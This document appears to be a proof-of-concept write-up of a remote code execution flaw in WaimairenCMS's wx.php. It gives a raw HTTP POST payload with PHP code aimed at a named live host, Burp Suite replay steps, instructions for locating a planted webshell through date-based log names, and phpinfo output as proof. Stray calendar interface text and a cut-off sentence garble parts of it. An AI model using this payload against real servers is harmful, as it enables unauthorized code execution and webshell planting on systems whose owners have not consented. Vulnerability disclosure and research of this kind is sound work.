


# The RCE of WaimairenCMS



## Description:

The vulnerability page is wx.php

http://you ip/wx.php


WaimairenCMS <= v9.1

in the wx.php page appears to be vulnerable to RCE attacks.

[+] Payloads:

```
1 POST /wx.php HTTP/1.1
2 Host: m6.waimairen.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Language: zh-CN,zh;q=0.9
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 22
10
11 <?php phpinfo()?>
```

the first step, open the url in browser




the second step, set the proxy and capture the packet with burpsuite

Filter: Hiding CSS, image and general binary content  
 # Host Method URL Params Edited Status Length MIME t... Extension Title  
 44 https://m6.waimairen.com GET /wx.php 200 278 HTML php  
 43 https://feeder.co GET /1/preferences.json 200 241 script json  
 42 https://suggestion.baidu.c... GET /su?wd=&action=opensearch&ie... 404 285 JSON  
 41 https://m6.waimairen.com GET / 200 241 JSON  
 40 https://suggestion.baidu.c... GET /su?wd=&action=opensearch&ie... 200 241 JSON  
 39 https://feeder.co GET /1/folders 200 241 JSON  
 38 https://feeder.co GET /1/feeds 200 241 JSON  
 37 https://feeder.co GET /1/preferences.json 200 241 script json  
 36 https://feeder.co GET /1/folders 200 241 JSON

Request Response  
 Raw Headers Hex  
 GET /wx.php HTTP/1.1  
 Host: m6.waimairen.com  
 Connection: close  
 sec-ch-ua: "Not A:Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"  
 sec-ch-ua-mobile: ?0  
 sec-ch-ua-platform: "Windows"  
 Upgrade-Insecure-Requests: 1  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

the third step, modify the data and repeat,change the get to post,the poc example:



Raw Params Headers Hex XML  
 POST /wx.php HTTP/1.1  
 Host: m6.waimairen.com  
 Connection: close  
 Cache-Control: max-age=0  
 sec-ch-ua: "Not A:Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"  
 sec-ch-ua-mobile: ?0  
 sec-ch-ua-platform: "Windows"  
 Upgrade-Insecure-Requests: 1  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.60 Safari/537.36  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
 Sec-Fetch-Site: none  
 Sec-Fetch-Mode: navigate  
 Sec-Fetch-User: ?1  
 Sec-Fetch-Dest: document  
 Accept-Language: zh-CN,zh;q=0.9  
 Content-Type: application/s-www-form-urlencoded  
 Content-Length: 18  
 <?php phpinfo();?>

Raw Headers Hex  
 HTTP/1.1 200 OK  
 Date: Fri, 01 Apr 2022 15:11:07 GMT  
 Server: Apache  
 Upgrade: h2  
 Connection: Upgrade, close  
 Cache-Control: no-store, no-cache, must-revalidate, max-age=0  
 Expires: Fri, 01 Apr 2022 15:11:07 GMT  
 Vary: Accept-Encoding  
 Pragma: no-cache  
 Content-Type: text/html  
 Content-Length: 430  
 Warning: simplexml\_load\_string(): Entity: line 1: parser error : Start tag expected, '<' not found in /www/wwwroot/m6.waimairen.com/wx.php on line 42

After sending the data packet, check the current date to calculate the log file name. For example, today is April 1, 2022, so the calculated webshell path is

0x01 漏洞分析

0x02 漏洞复现

23:18:12

2022年4月1日 三月初一

2022年4月

一	二	三	四	五	六	日
28 廿六	29 廿七	30 廿八	31 廿九	1 三月	2 初二	3 初三
4 初四	5 清明	6 初六	7 初七	8 初八	9 初九	10 初十
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	1
2	3	4	5	6	7	8

今天 三月初一



设置日历以查看你的日程安排

开始

隐藏日程设置

地址

hadoop



23:18  
2022-04-01



Using the browser to access webshell, the code can be executed successfully

System	Linux 4b772m2c104n6vBZl 3.10.0-1160.53.1.el7.x86_64 #1 SMP Fri Jan 14 13:59:45 UTC 2022 x86_64
Build Date	May 13 2020 16:08:28
Configure Command	<code>/configure --prefix=/www/server/php/53 --with-config-file-path=/www/server/php/53/etc --enable-fpm --with-fpm-user=www --with-fpm-group=www --with-mysql=shared --with-mysqli=mysqlnd --with-pdo-mysql=mysqlnd --with-iconv-dir --with-freetype-dir=/usr/local/freetype --with-jpeg-dir --with-png-dir --with-zlib --with-xmlrpc-dir=/usr --enable-xml --disable-path --enable-magic_quotes --enable-safe-mode --enable-bcmath --enable-shmop --enable-mbstring --enable-inline-optimization --with-curl=/usr/local/curl --enable-mbstring --enable-mbstring --with-mcrypt --enable-fpm --with-gd --enable-gd-native-ttf --with-openssl=/usr/local/openssl --with-mhash --enable-gd-native-ttf --enable-gd-native-ttf --with-xmlrpc --enable-soap --enable-soap --with-gettext --disable-libxml2</code>
Server API	FPM/FastCGI